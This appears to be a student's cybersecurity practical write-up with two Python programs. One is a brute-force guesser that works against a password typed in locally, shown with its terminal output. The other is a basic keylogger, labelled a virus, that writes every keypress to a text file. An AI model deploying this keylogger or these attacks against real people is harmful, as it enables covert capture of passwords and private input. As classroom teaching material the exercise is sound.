

Cyber Security – Practical 4

Implement a Brute Force attack and a Virus

- Brute Force attack using Python

```
import itertools
import string
import time


def bruteForce(target):
    characters = string.ascii_letters + string.digits + string.punctuation
    target_len = len(target)
    attempt_count = 0
    for length in range(target_len):
        for attempts in itertools.product(characters, repeat=target_len):
            guess = ''.join(attempts)
            attempt_count += 1
            if guess == target:
                return attempt_count

target = input("Enter password to attack: ")

start_time = time.time()
attempt_count = bruteForce(target)
end_time = time.time()

if attempt_count:
    print(f"Password found in : {attempt_count} attempts and {end_time - start_time}")
else:
    print("Password not found")
```

Output for Brute Force



The image shows a Visual Studio Code editor window with a Python script named `bruteforce.py` and its execution output in the terminal.

EXPLORER:

- cybersec
 - bruteforce.py
 - keystrokes.txt
 - virus.py

bruteforce.py:

```
4
5 def bruteForce(target):
6     characters = string.ascii_letters + string.digits + string.punctuation
7     target_len = len(target)
8     attempt_count = 0
9     for length in range(target_len):
10        for attempts in itertools.product(characters, repeat=target_len):
11            guess = ''.join(attempts)
12            attempt_count += 1
13            if guess == target:
14                return attempt_count
15
16 target = input("Enter password to attack: ")
17
18 start_time = time.time()
19 attempt_count = bruteForce(target)
20 end_time = time.time()
21
22 if attempt_count:
23     print(f"Password found in : {attempt_count} attempts and {end_time - start_time}")
24 else:
25     print("Password not found")
```

TERMINAL:

```
PS C:\Users\Admin\Desktop\siddh\cybersec> & C:/Users/Admin/AppData/Local/Programs/Python/Python312/python.exe c:/Users/Admin/Desktop/siddh/cybersec/bruteforce.py
Enter password to attack: 1234
Password found in : 44503323 attempts and 4.27996039390564
PS C:\Users\Admin\Desktop\siddh\cybersec>
```

STATUS BAR: Ln 25, Col 32 Spaces: 4 UTF-8 CRLF Python 3.12.1 64-bit AI Code Chat

- Virus using Python (Keylogger)

```
import keyboard

log_file = 'keystrokes.txt'

def on_key_press(event):
    with open(log_file, 'a') as f:
        f.write('{}\n'.format(event.name))

keyboard.on_press(on_key_press)

keyboard.wait()
```

Output for Keylogger

